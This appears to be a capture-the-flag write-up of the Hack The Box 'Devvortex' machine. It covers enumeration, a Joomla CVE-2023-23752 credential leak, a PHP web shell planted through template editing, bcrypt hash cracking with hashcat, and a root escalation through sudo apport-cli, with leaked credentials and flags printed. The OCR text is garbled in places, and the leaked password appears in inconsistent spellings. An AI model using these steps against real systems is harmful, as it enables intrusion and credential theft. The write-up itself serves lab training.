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• Nmap scan


In this scan we can see the 22 and 80 ports are open.

Http://devvorrtex.htb


I can't log in to the site, I have to change some parameters.

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]

$ sudo nano /etc/hosts
[sudo] password for mrd:
```



Web site has nothing special can't find anything in a website.




Therefor I have to do directory brute force using Gobuster, But there was nothing. Then try subdomain enumeration.

• Subdomain Enumeration.




Find the dev subdomain.


• http://Dev.devvortex.htb



This also nothing special then try some directory brute forcing by gobuste.




In this . I have find special directory /administrator. Then go to the that url.




Hacktricks.com

Search about the joomla in the hacktricks website. In the web site I have found that I can get the version of the joomal by using this . /administrator/manifests/files/xml



The version is the 4.2.6

After the getting version number search the version number on the exploitdatabase.



```
Joomla! information disclosure - CVE-2023-23752
exploit

Joomla! < 4.2.8 - Unauthenticated information disclosure

Exploit for CVE-2023-23752 (4.0.0 <= Joomla <= 4.2.7).

[EDB-TODO] [PacketStorm] [WLB-TODO]

Usage

+ ruby exploit.rb -h
Joomla! < 4.2.8 - Unauthenticated information disclosure

Usage:
exploit.rb <url>[options]
exploit.rb -h | --help

Parameters:
<url>
vrl> Root URL (base path) including HTTP scheme, port and root folder

Options:
--debug Display arguments
--no-color Disable colorized output (NO_COLOR environment variable is respected too)
-h, --help Show this screen

Examples:
exploit.rb http://127.0.0.1:4242
```

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ cd exploit-CVE-2023-23752

(mrd@MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
$ ls
assets docker-compose.yml exploit.rb Gemfile Gemfile.lock LICENSE README.md

(mrd@MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
```

To exploit this I refer the github page.

```
-(mrd®MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
 sudo gem install httpx docopt paint
[sudo] password for mrd:
Fetching http-2-next-1.0.1.gem
Fetching http://library.insem
Successfully installed http://enext-1.0.1
Successfully installed http://enext-1.0.1
Parsing documentation for http://enext-1.0.1
Installing ri documentation for http-2-next-1.0.1
Parsing documentation for httpx-1.1.5
Installing ri documentation for httpx-1.1.5
Done installing documentation for http-2-next, httpx after 3 seconds Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
4 gems installed
```

```
(mrd@MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
$ sudo ruby exploit.rb http://dev.devvortex.htb


Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered


Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4nthergotin5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

[mrd@MrD)-[~/../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
```

After the getting credential.log into the admin account.






Then according to the hacktricks.




If you managed to get **admin credentials** you can **RCE** inside of it by adding a snippet of **PHP code** to gain **RCE**. We can do this by **customizing** a **template**.

- 1. Click on Templates on the bottom left under Configuration to pull up the templates menu.
- 2. Click on a template name. Let's choose protostar under the Template column header. This will bring us to the **Templates:** Customise page.
- Finally, you can click on a page to pull up the page source. Let's choose the error.php page.We'll add a PHP one-liner to gain code execution as follows:
 - system(\$_GET['cmd']);
- 4. Save & Close
- 5. curl -s http://joomla-site.local/templates/protostar/error.php/error.php?cmd=id



Then replace error.php by php reveresshell



Got the web shell.

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
cdrom
dev
home
lib32
lib64
libx32
lost+found
media
opt
proc
root
sbin
tmp
usr
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
$ cd home
$ ls
logan
$ cd logan
$ ls
exp.sh
user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

There are database information. Trying to log in to the database

```
Database info

DB type: mysqli

DB host: localhost

DB user: lewis

DB password: P4ntherg0t1n5r3c0n##

DB name: joomla

DB prefix: sd4fg_

DB encryption 0
```


```
$ python3 -c 'import pty; pty.spawn(*/bin/bash*)'
www-data@devvortex:/home$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4nthergotin5r3con##

Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 144
Server version: 8.0.35-Oubuntu0.20.04.1 (Ubuntu)

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
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    → exit
exit
    → show databases;
at line 2
mysql> show databases;
```



```
sd4fg_users
  sd4fg_viewlevels
  sd4fg_webauthn_credentials
  sd4fg_workflow_associations
  sd4fg_workflow_stages
  sd4fg_workflow_transitions
 sd4fg_workflows
71 rows in set (0.01 sec)
mysql> select * sd4fg_users;
select * sd4fg_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'sd4fg_users' at line 1 mysql> select * from sd4fg_users;
select * from sd4fg_users;
 id | name
                   | username | email
                                                      password
                                                                                                                        | block | sendEmail
                      | lastvisitDate
                                              | activation | params
registerDate
                                                                               | lastResetTime | resetCount | otpKey | otep | requireReset
 | authProvider |
 2023-09-25 16:44:24 | 2023-12-02 16:53:15 | 0
                                                                               NULL
                                                                                                                                            0
 650 | logan paul | logan | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 | 0 | 0
2023-09-26 19:15:42 | NULL | | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"
```

After the getting this password hashes. Try to reveres these hashes.



Then try to decrypt the hash.

```
7100 | HIGCOS VIE.OT (FDNUT2-3DN312)
3200 | bcrypt $2*$, Blowfish (Unix)
```

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platf orm #1 [The pocl project]

**Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2914/5893 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0

Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
```

```
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver
  https://hashcat.net/faq/morework
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
Session..... hashcat
Status....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy ... tkIj12
Time.Started....: Sat Dec 2 22:42:46 2023 (34 secs)
Time.Estimated...: Sat Dec 2 22:43:20 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....:
                         41 H/s (6.00ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1408/14344385 (0.01%)
Rejected..... 0/1408 (0.00%)
Restore.Point...: 1392/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: moises → tagged
Hardware.Mon.#1..: Util: 70%
Started: Sat Dec 2 22:42:05 2023
Stopped: Sat Dec 2 22:43:22 2023
```

Logan password is -- tequieromucho

```
mysql> exit
exit
Bye
www-data@devvortex:/home$ su logan
su logan
Password: tequieromucho
logan@devvortex:/home$ |
```

For get a stable shell for the logan . I used the $\mbox{\it ssh}$

```
$ ssh logan@10.10.11.242
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established. ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.242' (ED25519) to the list of known hosts.
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
                    https://ubuntu.com/advantage
 * Support:
  System information as of Sat 02 Dec 2023 05:20:52 PM UTC
  System load:
  Usage of /:
                          64.1% of 4.76GB
  Memory usage:
                         21%
  Swap usage:
                          0%
  Processes:
                          160
  Users logged in:
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:6daf
```

```
logan@devvortex:~$ whoami
logan
logan@devvortex:~$
```

I got the user flag


```
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
1d9eaa0943733de43aad980903f1c723
logan@devvortex:~$
```

Give this error

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin

User logan may run the following commands on devvortex:
    (ALL: ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

Search in google about the /usr/bin/apport-cli



Commit

```
√ fix: Do not run sensible-pager as root if using sudo/pkexec

The apport-cli supports view a crash. These features invoke the default
pager, which is likely to be less, other functions may apply.
It can be used to break out from restricted environments by spawning an
interactive system shell. If the binary is allowed to run as superuser
by sudo, it does not drop the elevated privileges and may be used to
access the file system, escalate or maintain privileged access.
apport-cli should normally not be called with sudo or pkexec. In case it
is called via sudo or pkexec execute `sensible-pager` as the original
user to avoid privilege elevation.
Proof of concept:
$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
uid=0(root) gid=0(root) groups=0(root)
Idone (press RETURN)
```

To get root \dots

Have to do this steps

```
Proof of concept:

$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
!id
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
```

Got the version

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$
```

Then see the crash files in the system.

```
logan@devvortex:~$ cd /var/crash
logan@devvortex:/var/crash$ ls
test.crash
logan@devvortex:/var/crash$ ls -la
total 12
drwxrwxrwt 2 root root 4096 Dec 2 16:45
drwxr-xr-x 13 root root 4096 Sep 12 17:36
-rw-r--r-- 1 root root 3512 Dec 2 16:45 test.crash
logan@devvortex:/var/crash$
```

Creating a crash by own.

```
logan@devvortex:/var/crash$ sleep 13 & killall -SIGSEGV sleep
[1] 5152
logan@devvortex:/var/crash$ ls
test.crash _usr_bin_sleep.1000.crash
[1]+ Segmentation fault (core dumped) sleep 13
logan@devvortex:/var/crash$
```

Then run a necessary commands to get the root privileges.

```
logan@devvortex:/var/crash$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the automatically opened web browser.

What would you like to do? Your options are:

S: Send report (30.1 KB)

V: View report

K: Keep report file for sending later or copying to somewhere else

I: Cancel and ignore future crashes of this program version

C: Cancel

Please choose (S/V/K/I/c):
```

```
root@devvortex:/var/crash# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/var/crash# whoami
root
root@devvortex:/var/crash# ls
test.crash _usr_bin_sleep.1000.crash
root@devvortex:/var/crash# cd ..
root@devvortex:/var# cat root/root.txt
cat: root/root.txt: No such file or directory
root@devvortex:/var# cd ..
root@devvortex:/# pwd
root@devvortex:/# ls
bin cdrom etc lib lib64 lost+found mnt proc run srv tmp var
boot dev home lib32 libx32 media opt root sbin sys usr
root@devvortex:/# cd root
root@devvortex:~# ls
root@devvortex:~# cat root.txt
0af0961fc2f28d407bee7b8e6d678d8f
root@devvortex:~#
```

Got the root flag...... 0af0961fc2f28d407bee7b8e6d678d8f